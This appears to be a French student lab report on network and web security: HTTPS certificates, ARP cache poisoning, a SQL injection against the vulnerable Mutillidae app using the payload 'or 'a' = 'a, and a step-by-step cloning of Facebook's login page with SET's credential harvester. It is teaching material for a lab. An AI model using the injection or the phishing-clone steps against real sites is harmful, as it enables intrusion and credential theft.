
Je redémarre ensuite le service apache2

```
root@srvm:~# sudo /etc/init.d/apache2 restart
 * Restarting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name, using 172.16.10.5 for ServerName
apache2: Could not reliably determine the server's fully qualified domain name, using 172.16.10.5 for ServerName
```

Ensuite, je vais connecter au site Mutillidae en utilisant le protocole HTTPS



On vois les détails du certificat



Q6. Quels sont les rôles du certificat côté serveur ?

Le certificat côté serveur assure la sécurité des échanges entre un navigateur et un serveur en chiffrant les données, empêchant ainsi toute interception non autorisée. De plus, il confirme l'identité du serveur, garantissant à l'utilisateur qu'il communique avec le véritable site web et non une entité malveillante. En résumé, le certificat côté serveur garantit la confidentialité et l'authenticité des communications en ligne.


Q7. Visualisez les détails du certificat et expliquez chacune des raisons invoquées pour afficher que la connexion n’est pas sécurisée

Les raisons sont évoquées en haut du screen du certificat établi. Le certificat ne correspond pas au site web, a expiré et l’autorité ou l’organisation ayant signé n’est pas reconnue.


Par la suite, je reproduis l'attaque

Je lance donc une capture de trame avec un nouveau filtre «***tcp.port == 443***»

J'identifie la trame «Hello»



Puis, je vais dans «Analyser / suivre / Flux TCP»



Q9. En configurant un site en HTTPS, l'empoisonnement de cache ARP est-il toujours possible ?

Le protocole HTTPS aide à sécuriser la communication avec le site web mais rend juste plus difficile pour les attaquants de manipuler un trafic. Il n'élimine pas la possibilité d'empoisonnement de cache ARP.

Q10.Expliquez pourquoi il peut être important de surveiller les caches ARP (notamment celui du routeur).

Surveiller le cache ARP, notamment celui du routeur, est important pour s'assurer que personne ne manipule les adresses réseau de manière malveillante, ce qui garantit la sécurité du réseau, et aussi pour maintenir des performances réseau en assurant que les adresses MAC sont à jour.


Q11.Citez deux autres mesures pouvant être mises en œuvre pour éviter l'empoisonnement du cache ARP

Il existe deux mesures pour éviter l'empoisonnement par cache ARP comme utiliser de la détection d'ARP anormale et mettre en place des VLANs. Les VLANs isolent le trafic entre différentes parties du réseau, limitant ainsi la propagation des attaques sur ARP.

Activité 3:


Pour commencer l'activité 3, je vais vérifié l'existence de la base de donnée «***owasp10***»

Pour ce faire, je vais d'abord me connecter a mon serveur metasploitable, puis dans un terminal, je vais me rendre dans ***sql*** avec ma commande ***mysql*** ,ensuite ***SHOW DATABASES*** ce qui va me permettre d'afficher les bases de donnée disponibles



Ensuite avec la commande ***USE owasp10***, et la commande **show tables**, je vais pouvoir afficher tout le schèma relationnel de la base de données nommée «***owasp10***»


Désormais, je vais réaliser une injection SQL, pour cela, je me connecte a l'application et je vais « Owasp Top 10 → A1 Injection →SQLi Extract Data » → « User info »



Ensuite, je tente de me connecter avec comme identifiant:

-login: hacker


-mot de passe: '



Puis avec les identifiants:


-login: hacker

-mot de passe: 'or 'a' = 'a



Par la suite, je vais positionner le niveau de sécurité de l'application Mutillidae a 5

On retente l'injection SQL comme précédemment



On peux constater qu'il est impossible de faire l'injection SQL et une erreur apparaît lors de la saisie des identifiants.

Le code source gérant l'authentification sur l'application Mutillidae est dans la page « ***login.php*** » (dans ***/var/www/mutillidae***).

```
<?php
        try {
        switch ($_SESSION["security-level"]){
                case "0": // This code is insecure.
                                $lEnableJavaScriptValidation = FALSE;
                break;

                case "1": // This code is insecure.
                                $lEnableJavaScriptValidation = TRUE;
                break;

                        case "2":
                        case "3":
                        case "4":
                case "5": // This code is fairly secure
                        $lEnableJavaScriptValidation = TRUE;
                break;
        }// end switch
        } catch(Exception $e){
                echo $CustomErrorHandler->FormatError($e, "Error setting up configuration.");
        }// end try
```

Pour empêcher une injection SQL, il est nécessaire de créer une variable ou une fonction qui échappe aux caractères spéciaux, d'utiliser des requêtes préparées.


Un codage sécurisé est impératif pour garantir la disponibilité en évitant les interruptions de service, assurer l'intégrité en prévenant les altérations non autorisées des données, et maintenir la confidentialité en protégeant les informations sensibles contre tout accès non autorisé. Un codage sécurisé minimise les risques d'attaques et renforce la confiance des utilisateurs dans la protection de leurs données.

Activité 4:


Pour cette 4eme activité, je vais réaliser le clonage du site Facebook

Pour cela, j'ai eu besoin de l'outil SET (Social Engireering

Toolkil)



Nous l'ouvrons, et je saisis le mot d'etusio et j'accepte la licence ce qui m'amène a cette page



Dans notre cas, nous allons suivre ce mode opératoire :

-« Social-Engineering Attacks » en tapant 1 dans la console.

- « Website Attack Vectors » en tapant 2 dans la console.

- « Credential Harvester Attack Method » en tapant 3 dans la console.


-« Site Cloner » en tapant 2 dans la console.

- L'adresse du serveur clone est pré-renseignée, il s'agit par défaut de l'adresse IP de votre serveur : dans une réelle attaque, ce serveur sera accessible sur Internet et comme cela est précisé dans le texte, il faut dans ce cas saisir l'adresse IP externe.


- Saisir l'url du site web à cloner, dans notre exemple

https://fr-fr.facebook.com/

Le clonage du site facebook est maitenant réussi




Désormais, j'ouvre un navigateur et je renseigne l'adresse IP du poste Kali (http://192.168.56.12)




Ensuite, je renseigne une adresse mail et un mot de passe puis valider

Lors de la validation des identifiants, sur la machine Kali, l'outil SET récupère de nombreuses informations sur la connexion, dont le login et le mot de passe renseignés



